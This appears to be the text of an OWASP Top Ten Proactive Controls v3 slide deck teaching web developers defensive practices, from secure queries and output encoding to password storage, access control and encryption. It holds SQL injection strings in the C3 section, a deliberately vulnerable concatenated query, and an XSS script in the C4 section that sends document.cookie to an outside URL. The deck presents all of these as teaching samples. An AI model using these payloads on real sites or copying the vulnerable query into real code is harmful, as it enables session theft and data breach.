



OWASP

Open Web Application
Security Project

OWASP Top Ten Proactive Controls 3.0

OWASP : Core Mission

- The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on improving the security of software.
- Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks.

OWASP Top Ten Proactive Controls v3 (2018)

**C1 Define
Security
Requirements**

**C2 Leverage
Security
Frameworks and
Libraries**

**C3 Secure
Database Access**

**C4 Encode and
Escape Data**

**C5 Validate All
Inputs**

**C6 Implement
Digital Identity**

**C7 Enforce Access
Control**

**C8 Protect Data
Everywhere**

**C9 Implement
Security Logging
and Monitoring**

**C10 Handle All
Errors and
Exceptions**

A little background dirt...

jim@manicode.com

@manicode 



- **Former OWASP Global Board Member**
- **SecAppDev Board Member**
- **Founder LocoMoco Security Conference**
- **Project manager of the OWASP Cheat Sheet Series and several other OWASP projects**
- **20+ years of software development experience**
- **Author of "Iron-Clad Java, Building Secure Web Applications" from McGraw-Hill/Oracle-Press**
- **Kauai, Hawaii Resident**




C1: Define Security Requirements


Microsoft SDL for waterfall

SDL Process: Requirements


The project inception phase is the best time for a development team to consider foundational security and privacy issues and to analyze how to align quality and regulatory requirements with costs and business needs.



SDL Practice #2: Establish Security and Privacy Requirements



Microsoft SDL for Agile



Application Security Verification Standard 4.0

- First application security standard by developers, for developers
- Defines three risk levels with around **200** controls
- Similar but not the same: **ISO 27034**
- **Version 4.0 will be release in under 2 weeks!**
- <https://github.com/OWASP/ASVS/tree/master/4.0>

Requirements

#	Description	1	2	3	Since
4.1	Verify that the principle of least privilege exists - users should only be able to access functions, data files, URLs, controllers, services, and other resources, for which they possess specific authorization. This implies protection against spoofing and elevation of privilege.	✓	✓	✓	1.0
4.4	Verify that access to sensitive records is protected, such that only authorized objects or data is accessible to each user (for example, protect against users tampering with a parameter to see or alter another user's account).	✓	✓	✓	1.0
4.5	Verify that directory browsing is disabled unless deliberately desired. Additionally, applications should not allow discovery or disclosure of file or directory metadata, such as Thumbs.db, .DS_Store, .git or .svn folders.	✓	✓	✓	1.0
4.8	Verify that access controls fail securely.	✓	✓	✓	1.0
4.9	Verify that the same access control rules implied by the presentation layer are enforced on the server side.	✓	✓	✓	1.0
4.10	Verify that all user and data attributes and policy information used by access controls cannot be manipulated by end users unless specifically authorized.		✓	✓	1.0
4.11	Verify that there is a centralized mechanism (including libraries that call external authorization services) for protecting access to each type of protected resource.			✓	1.0
4.12	Verify that all access control decisions can be logged and all failed decisions are logged.		✓	✓	2.0

C2: Leverage Security Frameworks and Libraries

Leverage Security Frameworks and Libraries

- Don't reinvent the wheel. Use existing coding libraries and software frameworks



- Use native secure features of frameworks rather than importing third party libraries.



- Stay up to date !

Why should we care about 3rd party library security?

- **CVE-2016-5000** Apache POI Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-4216** Adobe XMP Toolkit for Java Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-3081** **Remote code execution** vulnerability in Apache Struts when dynamic method invocation is enabled
- **CVE-2015-8103** **Remote code execution** vulnerability in Jenkins remoting; related to the Apache commons-collections

Why should we care about 3rd party library security?

- **CVE-2017-5638 Remote Code Execution (RCE)**
Vulnerability in Apache Struts 2



- **CAUTION**

- Virtually every application has these issues.
- Most development teams don't focus on ensuring their components/libraries are up to date.
- In many cases, the developers don't even know all the components they are using, never mind their versions.
- Component dependencies make things even worse.

- **VERIFY**

- Use automation that checks periodically (e.g., every build) to see if your libraries are out of date.
- Consider ensuring the code of critical third-party libraries is reviewed for security on a regular basis.

- **GUIDANCE**

- https://www.owasp.org/index.php/OWASP_Dependency_Check
- <https://retirejs.github.io/retire.js/>

C3: Secure Database Access

The perfect password ...

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

The perfect email address ...

jim'or'1'!='@manicode.com

- ✓ RFC Compliant
- ✓ Should validate as legit email
- ✓ It's active now if you want to try
- ✓ Unsafe for SQL

Even Valid Data Can Cause Injection

1 `select id,ssn,cc,mmn from customers where email='$email'`

2 `$email = jim'or'1'!='@manicode.com`

3 `select id,ssn,cc,mmn from customers where email='jim'or'1'!='@manicode.com'`

SQL Injection

Vulnerable Usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID =" + id;
Statement stmt = connection.createStatement();
```

Secure Usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

WARNING:

Some variables cannot be parameterized



```
$dbh->prepare('SELECT name, color,  
calories FROM ? WHERE calories < ?  
order by ?');
```

What is wrong with this picture? What does this imply?

- **CAUTION**

- One SQL Injection can lead to complete data loss. Be rigorous in keeping SQL Injection out of your code. There are several other forms of injection to consider as well.

- **VERIFY**

- Code review and static analysis do an excellent job of discovering SQL Injection in your code.

- **GUIDANCE**

- <http://bobby-tables.com/>
- https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

C4: Encode and Escape Data



<

Anatomy of a XSS attack

🎯 Attack 1 : cookie theft

```
<script>  
var badURL='https://owasp.org/somesite/data=' + document.cookie;  
var img = new Image();  
img.src = badURL;  
</script>
```

🎯 Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS Attack : Problem & Solution

The Problem

- 🌐 Web page vulnerable to XSS !

The solution



OWASP Java Encoder Project


OWASP Java HTML Sanitizer Project



Microsoft Encoder and AntiXSS Library

Microsoft Encoder and AntiXSS Library

- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- Native .NET Library
- Very powerful well written library
- For use in your User Interface code to defuse script in output



OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- More complete API (URI and URI component encoding, etc) in some regards.
- Compatibility : Java 1.5+
- Current version 1.2.2

 Last update, 2018-09-14 :

<https://github.com/OWASP/owasp-java-encoder/>

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

✓ HTML Contexts

```
Encode#forHtml  
Encode#forHtmlContent  
Encode#forHtmlAttribute  
Encode#forHtmlUnquotedAttribute
```

✓ XML Contexts

```
Encode#forXml  
Encode#forXmlContent  
Encode#forXmlAttribute  
Encode#forXmlComment  
Encode#forCDATA
```

✓ CSS Contexts

```
Encode#forCssString  
Encode#forCssUrl
```

✓ Javascript Contexts

```
Encode#forHtml  
Encode#forHtmlContent  
Encode#forHtmlAttribute  
Encode#forHtmlUnquotedAttribute
```

✓ URI/URL Contexts

```
Encode#forUri  
Encode#forUriComponent
```


Other Encoding Libraries

Ruby on Rails :

<http://api.rubyonrails.org/classes/ERB/Util.html>

Java/Scala :

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

.NET AntiXSS Library :

<http://www.nuget.org/packages/AntiXss/>

GO :

<http://golang.org/pkg/html/template/>

Reform project

https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

Review: XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

Other Injection Resources

Command Injection

https://www.owasp.org/index.php/Command_Injection

LDAP Injection

https://www.owasp.org/index.php/LDAP_Injection_Prevention_Cheat_Sheet

Injection Protection in Java

https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java

- **CAUTION**

- XSS defense as a total body of knowledge is wicked complicated. Be sure to continually remind developers about good XSS defense engineering.

- **VERIFY**

- SAST and DAST security tools are both good at XSS discovery.

- **GUIDANCE**

- [https://www.owasp.org/index.php/XSS \(Cross Site Scripting\) Prevention Cheat Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- [https://www.owasp.org/index.php/DOM based XSS Prevention Cheat Sheet](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)
- [https://www.owasp.org/index.php/XSS Filter Evasion Cheat Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

C5: Validate All Inputs

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.

- Simple programmatic POSITIVE policy configuration. No XML config.
- This is code from the Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

✓ Sample Usage : validate img tags

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()  
.allowUrlProtocols("http", "https").allowElements("img")  
.allowAttributes("alt", "src").onElements("img")  
.allowAttributes("border", "height", "width").matching(INTEGER)  
.onElements("img")  
.toFactory();
```

✓ Sample Usage : validate link elements

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()  
.allowStandardUrlProtocols().allowElements("a")  
.allowAttributes("href").onElements("a").requireRelNofollowOnLinks()  
.toFactory();
```

Use DOMPurify to Sanitize Untrusted HTML

- <https://github.com/cure53/DOMPurify>
- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: <https://cure53.de/purify>

`<div>{DOMPurify.sanitize(myString)}</div>`

Other HTML validation/sanitization resources

- 🌐 Pure JavaScript, client side HTML Sanitization with CAJA!

<https://github.com/cure53/DOMPurify>

- 🌐 Python

<https://pypi.python.org/pypi/bleach>

- 🌐 PHP

<http://htmlpurifier.org/>

- 🌐 .NET

<https://github.com/mganss/HtmlSanitizer>

- 🌐 Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

- 🌐 Java

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

<https://jsoup.org/>

File upload



Upload Verification

- Filename and Size validation + antivirus



Upload Storage

- Use only trusted filenames + separate domain



Beware of "special" files

- "crossdomain.xml" or "clientaccesspolicy.xml".



Image Upload Verification

- Enforce proper image size limits
- Use image rewriting libraries
- Set the extension of the stored image to be a valid image extension
- Ensure the detected content type of the image is safe



Generic Upload Verification

- Ensure decompressed size of file < maximum size
- Ensure that an uploaded archive matches the type expected (zip, rar)
- Ensure structured uploads such as an add-on follow proper standard

Reminder: Even Valid Data Can Cause Injection

1 `select id,ssn,cc,mmn from customers where email='$email'`

2 `$email = jim'or'1'!='@manicode.com`

3 `select id,ssn,cc,mmn from customers where email='jim'or'1'!='@manicode.com'`

C6: Implement Digital Identity

Digital Identity Guidelines

Paul A. Grassi
Michael E. Garcia
James L. Fenton

This publication is available free of charge from:
<https://doi.org/10.6028/NIST.SP.800-63-3>

C O M P U T E R S E C U R I T Y



NIST Special Publication 800-63-3

Digital Identity Guidelines

Paul A. Grassi
Michael E. Garcia
*Applied Cybersecurity Division
Information Technology Laboratory*

James L. Fenton
*Altmode Networks
Los Altos, Calif.*

Question:
What is authentication?

Answer: Verification that an entity is who
it claims to be



How do we manage password
policy and storage for
authentication?

Wow.
Just... wow.



<http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours>

Online Hashcracking Services

$\text{md5}("86e39e7942c0password123!") = \text{f3acf5189414860a9041a5e9ec1079ab}$

$\text{md5}("password123!") = \text{b7e283a09511d95d6eac86e39e7942c0}$

» What does this MD5 Decrypter tool do?

MD5Decrypter.co.uk allows you to input an MD5 hash and search for its decrypted state in our database, basically, it's a MD5 cracker / decryption tool.

Need more help finding your hashes?
Submit your hashes into [My Hash Lists](#) from the menu and get dedicated help from our forums in order to help you. You need to be registered with our forums in order to use this feature.

How many decryptions are in your database?
We have a total of just over **21.188 billion** unique decrypted MD5 hashes since August 2007.

Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:


Status: **Hashes were found! Please find them below...**

MD5 Hashes:

Max: 16

Please use a standard list format


Please note the password is after the : character, and the MD5 hash is before it.



Please input the MD5 hashes that you would like to be converted into text / cracked / decrypted. NOTE that space character is replaced with [space]:

Failed to find any hashes!

Please note the password is after the : character, and the MD5 hash is before it.



Password Storage Best Practices

1

Do not limit the characters or length of user password

2

Use a modern password policy scheme

3

Hash the password using SHA2-512 or another strong hash

4

Combine a credential-specific random and unique salt to the hash

5

Use BCRYPT, SCRYPT or PBKDF2 on the combined salt and hash

6

Store passwords as an HMAC + good key management as an alternative

Do Not Limit the Password Strength

- Limiting passwords to protect against injection is **doomed to failure**
- **Use proper encoding** and other defenses instead
- Very long passwords can **cause DoS**
- **Do not** allow common passwords

Use a Modern Password Policy Scheme

- Consider [password policy suggestions from NIST](#) (November 2016)
- Consider [password topology](#) research
- Do not depend on passwords as a [sole credential](#).
It's time to move to MFA.
- Encourage and train your users to use a [password manager](#).

Special Publication 800-63-3: Digital AuthN Guidelines

Do not limit the characters or length of passwords

At least 8 characters and allow up to 64 (16+ Better)

Block passwords that contain dictionary words

Block passwords that contain repetition like 'aaaaaa'

Block context-specific passwords like the username or service name

Check against a list of common and breached username/password pairs

Throttle or otherwise manage brute force attempts

Don't force unnatural password special character rules

Don't use password security questions or hints

No more mandatory password expiration for the sake of it

Allow all printable ASCII characters including spaces, and should accept all UNICODE characters, too... including emoji.

<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf>

Hash the Password with a Modern Hash

- If you **ONLY** hash a password it will be discovered in a **very short amount of time**, especially for short passwords. This is just one of several steps.
- **PROBLEM:** Long passwords can cause DOS
- **PROBLEM:** Sbcrypt sometimes truncates long passwords to 72 bytes, reducing the strength of passwords
- By applying the very fast algorithm SHA2-512 we can quickly reduce long passwords to 512 bits, solving both problems
- <https://blogs.dropbox.com/tech/2016/09/how-dropbox-securely-stores-your-passwords/>

Use a Credential-Specific Salt

- **Protect** (salt, password);
- Use a 32+ byte salt
- Do not depend on hiding, splitting, or otherwise obscuring the salt
- Consider hiding, splitting or otherwise obscuring the salt anyway as a extra layer of defense
- Salt should be both cryptographically random AND unique per user!

Leverage an Adaptive KDF or *Password Hash*

- **bcrypt** includes a work factor or **time cost** which defines the execution time
- **scrypt** includes a **time cost** as well as a **memory cost**, which defines the memory usage
- **Argon2i** includes a **time cost**, a **memory cost** and a **parallelism degree**, which defines the number of threads
- Make the work factor and memory cost **as strong as you can tolerate and increase it over time!**

Imposes difficult verification on the attacker *and defender!*

Basic Password Storage Workflow

```
hash = sha2-512(password)
```

```
saltedHash = (credentialSpecificSalt + hash);
```

```
adaptiveHash = bcrypt(saltedHash, workFactor)
```

```
FinalCiphertext = AES-GCM(adaptiveHash, secretKey) optional
```

Imposes difficult verification on the attacker *and defender!*

- **CAUTION**

- Identity and Access Management solutions are **incredibly complex and only getting more complex**. Be ready for this complexity long term. Consider enterprise solutions.

- **GUIDANCE**

- ASVS Standard
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- Authentication Cheat Sheet
https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- NIST 800-63-3 Digital Authentication Guidelines
<https://pages.nist.gov/800-63-3/sp800-63-3.html>
- Password Storage Cheatsheet
https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

C7: Enforce Access Control



Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

RBAC (Role based access control)

Hard-coded role checks

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {  
    deleteAccount();  
}
```

RBAC

```
if (user.hasAccess("DELETE_ACCOUNT")) {  
    deleteAccount();  
}
```

ASP.NET Roles vs Claims Authorization

Role Based Authorization

```
[Authorize(Roles = "Jedi", "Sith")]  
public ActionResult WieldLightsaber() {  
    return View();  
}
```

Claim Based Authorization

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]  
public ActionResult WieldLightsaber()  
{  
    return View();  
}
```

Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



☒ Check if the current user has specific role or not:

```
if ( currentUser.hasRole( "schwartz" ) ) {  
    log.info("May the Schwartz be with you!" );  
} else {  
    log.info( "Hello, mere mortal." );  
}
```


Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



✓ Check if the current user have a permission to act on a certain type of entity

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {  
    log.info("You may use a lightsaber ring.  Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```

Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



✓ Check if the current user have access to a specific instance of a type : instance-level permission check

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {  
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id) 'eagle5'");  
} else {  
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");  
}
```

Access Control Design

- Consider **attribute based access control** design (ABAC).
- Build **proper data contextual access control methodologies**. Build a database that understands which user may access which individual object
- Build access control design not just for that one feature but for your whole application
- Consider adding a simple ownership relationship to data items so only data owners can view that data

- **CAUTION**

- Good access control is **hard to add to an application late in the lifecycle**.
Work hard to get this right up front early on.

- **VERIFY**

- Turnkey security tools cannot verify access control since tools are not aware of your applications policy. Be prepared to do security unit testing and manual review for access control verification.

- **GUIDANCE**

- https://www.owasp.org/index.php/Access_Control_Cheat_Sheet
- <http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf>

C8: Protect Data Everywhere

Encrypting data in Transit

What benefits does HTTPS provide?

- Confidentiality: Spy cannot view your data
- Integrity: Spy cannot change your data
- Authenticity: Server you are visiting is the right one
- Performance: HTTPS is much more performant than HTTP on modern processors
 - Damn you IoT for messing this up

HTTPS configuration best practices

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

<https://www.ssllabs.com/projects/best-practices/>

Encrypting data in Transit

- 🔗 HSTS (Strict Transport Security)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- 🔗 Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- 🔗 Certificate Creation Transparency

<http://certificate-transparency.org>

- 🔗 Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- 🔗 Browser Certificate Pruning

Encrypting data in Transit : HSTS (Strict Transport Security)

<http://dev.chromium.org/sts>

- Forces browser to only make HTTPS connection to server

- Must be initially delivered over a HTTPS connection

- Current HSTS Chrome preload list

http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json

- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: <https://hstspreload.appspot.com/>

- A site is included in the Firefox preload list if the following hold:

- It is in the Chromium list (with force-https).
- It sends an HSTS header.
- The max-age sent is at least 10886400 (18 weeks).



AES

AES-ECB

AES-GCM

AES-CBC

Unique IV per message

Padding

Key storage and management
+
Cryptographic process isolation

Confidentiality !

HMAC your ciphertext

Integrity !

Derive integrity and confidentiality
keys from same master key with
labeling

Don't forget to generate a master key
from a good random source



Encrypting data at Rest : Google Tink

<https://github.com/google/tink>

- 🔗 Tink is a cryptographic library that provides an easy, simple, secure, and agile API for common cryptographic tasks.
- 🔗 Designed to make it easier and safer for developers to use cryptography in their applications.
- 🔗 ***Direct integration into popular key management solutions like Amazon KMS < WHOA***
- 🔗 Safe default algorithms and modes, and key lengths
- 🔗 Java version in production. C++, Go and Obj-C on route.

✅ Sample Usage :

```
encrypt(plaintext, associated_data), which encrypts the given plaintext (using associated_data as additional AEAD-input) and returns the resulting ciphertext  
decrypt(ciphertext, associated_data), which decrypts the given ciphertext (using associated_data as additional AEAD-input) and returns the resulting plaintext
```

Encrypting data at Rest : Libsodium

<https://www.gitbook.com/book/jedisct1/libsodium/details>

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of [NaCl](#), with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have clear rationales.

Cryptographic Storage

- Use encryption to counter threats, don't just 'encrypt' the data
- Use standard well vetted crypto libraries (libsodium, Tink) and keep away from low level crypto work
- Use a form of secrets management to protect application secrets and keys <https://www.vaultproject.io/>
- Keep away from direct HSM use and home grown key management solutions
